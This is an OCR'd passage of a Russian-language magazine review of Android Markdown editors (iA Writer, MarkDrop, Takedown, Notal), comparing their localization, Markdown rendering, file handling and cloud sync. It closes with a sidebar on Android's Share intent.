После первого запуска приложения открывается небольшая справка, в которой авторы благодарят некоего пользователя за перевод интерфейса на русский язык. Лучше бы они этого не делали — локализация просто отвратительная! Мало того что слова при склонении образуют причудливые языковые

конструкции — понять отдельные термины невозможно в принципе. Например, «Частное» означает выбор памяти планшета для создания нового файла, вместо традиционного меню «Правка» указано «Изменить», вместо «Опции просмотра» сбивающий с толку «Просмотр» и так далее.

Вообще, навигация построена на череде экранов (на манер горизонтальной карусели): «Настройка → Выбор файла → Редактирование → Предпросмотр → Экспорт». Решение, прямо скажем, удачное, но вот реализация сильно хромает — кнопка «Назад» часто делает то, чего от нее совсем не ждешь: вместо возврата на предыдущий экран внезапно завершает работу приложения.

Наконец-то можно задать размер шрифта по желанию, а вот проверку орфографии активировать так и не удалось, так же как и найти кнопку быстрого сохранения изменений в тексте — только с переключением на другой экран.




Рис. 6. йА писатель

С синтаксисом Markdown почти все в порядке — тест успешно пройден. «Почти» относится к цитатам, которые не отделяются от основного текста отступами и серой полосой, а отличаются только размером и начертанием шрифта. При вставке картинок необходимо использовать полные пути. В режиме предпросмотра предлагаются различные шаблоны форматирования текста. Правда, большинство из них игнорирует разметку Markdown, если она относится к словам из русских букв (привет, 2000-е).

Во время набора этого текста слово «ссылки» непостижимым образом превратилось в нечто (!) — можешь полюбоваться на рис. 7. Любая попытка исправить это безобразие ни к чему не приводила — повторное открытие документа лишь множило эти ритуальные кракозябры.

```
поддерживаются заголовки, стили текста, списки, ссҤҤлки и код,
```

Рис. 7. WTF?

iA Writer — первое приложение в обзоре с полноценной облачной синхронизацией через Google Диск и Dropbox (чтение и запись документов). На этом фоне несколько удивительно устроено взаимодействие с локальными файлами — их нельзя... открыть, можно только создать новый документ (подсунуть файл также не получилось, потому что рабочей папки нет). Единственный выход — запустить редактирование кликом на конкретном файле с помощью стороннего файлового менеджера и выбрать рассматриваемое приложение в качестве редактора.

Вердикт: *хорошая поддержка синтаксиса Markdown и облачная синхронизация — несомненные плюсы, кривая локализация и отсутствие проверки орфографии — минусы. Если последние некритичны, пользоваться можно (только не пиши это дьявольское слово «ссылки»!).*

MARKDROP

Ссылка: bit.ly/2bpng5X
Версия: 1.1.1
Цена: бесплатно

По аскетичности редактор MarkDrop даст фору даже такому адепту простоты, как рассмотренный ранее BananaText. Весь интерфейс состоит из двух пунктов меню и кнопки создания нового документа, то есть никакой локализации как бы и не требуется. Отсюда сразу же возникает сложность с открытием тестового файла, так как, собственно, открыть его нечем — диалог выбора файла попросту отсутствует. Как и в случае с iA Writer, загружаем наш файл с помощью стороннего файлового менеджера.

Интерфейс радует наличием сразу двух панелей — исходного редактора и области предпросмотра готового текста. В нижней части расположены кнопки быстрой вставки заголовков, списков, стилей текста и цитат, а вот места для кнопки «Сохранить», как всегда, не нашлось. Проверка орфографии имеется, словарь тоже.

Выбрать место для сохранения нового файла нельзя, рабочей папки как таковой не существует — все файлы программа складывает в свой каталог (`Android/data/net.keepzero.markdrop/files/`). Никакого экспорта не пред-

усмотрено, дескать, доставай труды своей работы сам, если сможешь. Жирный минус в юзабилити.




Рис. 8. Двухпанельный интерфейс

Может быть, поддержка Markdown уверенно перевесит все минусы? Увы, даже здесь есть к чему придраться. Как ты сам видишь на скриншоте, с заголовком, ненумерованным списком и начертанием текста все в порядке, так же как и со ссылкой, а вот все остальное — печаль. Цитата распознается, но так слабо выделяется, что убери > — и разницы не почувствуешь. Та же история и с кодом: обрамляющая рамка отсутствует, и все сливается в единый текст. Отдельные термины тоже не обрамляются, но, по крайней мере, визуально выделяются шрифтом. Изображение вставить мне так и не удалось: то ли приложение не поддерживает такую возможность, то ли картинка не той системы :).

Облачная синхронизация, как ни странно, поддерживается, но только для сторонников Dropbox.

Вердикт: *приложение можно было бы порекомендовать к употреблению тем, кто работает с текстами исключительно через Dropbox, но посредственная поддержка синтаксиса Markdown убивает даже и этот кейс использования. Одним словом — следующий!*

TAKEDOWN: A MARKDOWN EDITOR

Ссылка: bit.ly/2bq4dLr
Версия: 1.0.1
Цена: бесплатно

Takedown: A Markdown Editor, пожалуй, самый недружелюбный редактор из всех рассмотренных. Для начала у него, как и у некоторых коллег, нет опции открытия и сохранения файлов. Более того, запустив тестовый образец из внешнего файлового менеджера, получаем... аварийное завершение приложения (та же картина и с любым другим файлом). На этом можно было бы и закончить обзор, однако дадим приложению еще один шанс.

В системе Android есть буфер обмена: скопируем в него тестовый образец и вставим в новый документ — этот вариант сработал, можно оценивать результат.

Поддержка Markdown визуально неплоха, но, к примеру, заставить картинку отображаться так и не удалось (ни смена формата на PNG, ни манипуляции с путем файла не помогли). Все остальные элементы форматируются нормально, и даже у цитат есть полоска слева, а код и термины обрамляются рамкой и фоном.




Рис. 9. Какая откормленная кнопка!

Приложение не работает с облачными сервисами, но позволяет передать готовую заметку с помощью меню Share. Рабочей папки нет, все новые документы программа усиленно прячет в своих недрах, создавая на главном экране вереницу Material-карточек. Кстати, чтобы начать работу с сохраненным ранее документом, нужно сделать на соответствующей ему карточке свайп, так как простое нажатие открывает лишь окно предпросмотра (неочевидное решение).

Минималистский интерфейс общается с пользователем только на английском языке, но проверяет орфографию и на русском.

Вердикт:: приложение подходит для написания скорее небольших заметок, нежели серьезных текстов.

NOTAL

Ссылка: bit.ly/2bf8Gxu
Версия: 1.3.3
Цена: бесплатно

Последний участник нашего марафона — Notal. Приложение не русифицировано, но орфографию проверяет исправно. Размер шрифта можно задать в настройках, однако это касается только режима предпросмотра. В режиме редактирования наконец-то появилась нормальная кнопка «Сохранить», которая выполняет ровно одну функцию — сохраняет изменения и не завершает работу с документом. Межстрочный интервал не отрегулируешь, зато можно выбрать светлую или темную тему оформления.

Опции выбора файла для открытия и сохранения нет, так же как и рабочей папки — все документы сохраняются где-то внутри каталога приложения. Вначале никак не удавалось открыть тестовый файл, так как программа не регистрирует себя в качестве текстового редактора и не маячит в списке при клике на файл. Впрочем, потом все же была найдена соответствующая опция в настройках — непонятно только, почему она выключена по умолчанию.

Поддержка Markdown находится на среднем уровне — отображается все, кроме картинок. Режим предпросмотра активизируется кнопкой на панели действий или же на главном экране приложения. Кстати, в окне предпросмотра имеется какой-то косяк в элементах GUI — две панели с заголовком и две кнопки «Назад» со стрелками (рис. 10).




Рис. 10. Markdown на фоне двух Action Bar

Облачные сервисы Notal неинтересны, а вот поделиться (Share) работой оно способно: можно выбрать как исходный текстовый вариант, так и HTML.

Вердикт:: кнопка сохранения — единственный плюс приложения, в остальном редактор смотрится блекло — как в удобстве работы, так и в синтаксисе Markdown.

выводы

В нашем сегодняшнем обзоре однозначного победителя нет: у кого-то хорошо реализована поддержка Markdown, но не хватает облачной синхронизации (Textie Markdown Editor, BananaText), у кого-то наоборот (MarkDrop). Юзабилити также находится на самом разном уровне — где-то все очевидно (BananaText), где-то требуется привыкание и практика (Takedown: A Markdown Editor, MarkDrop).

Условными победителями можно считать приложения Textie Markdown Editor и iA Writer, так как они наиболее близко подошли к выполнению поставленной задачи. От себя не могу не отметить редактор Writer Plus — работать с текстом в нем было наиболее комфортно.

А пока очень хочется собрать всех авторов вместе и… нет, не утопить, а объединить их усилия для создания одного, но качественного приложения.

Share в вопросах и ответах

Опция Share (или «Поделиться») присутствует почти в каждом Android-приложении и работает очень просто. Допустим, мы разработчики и хотим внедрить возможность поделиться текстом. Все, что нужно сделать, — отправить системе специальное намерение (Intent), указав в качестве формата данных plain/text. Тогда все приложения, поддерживающие отправку текста, откликнутся, и на их основе будет сформирован список, который увидит пользователь. Например, если в системе установлен Google Диск, текст можно поместить в облако Google, если клиент Dropbox — в его облако, если настроен Gmail — отправить по почте и так далее. Никакого серьезного кода нам самим писать не нужно. Понятно, что такая передача однонаправленная, и назвать ее синхронизацией можно только с очень большой натяжкой. Именно поэтому в обзоре эти термины разнесены: Share рассматривается как крайний случай, когда синхронизации нет, а текст в облаке получить все-таки хочется.

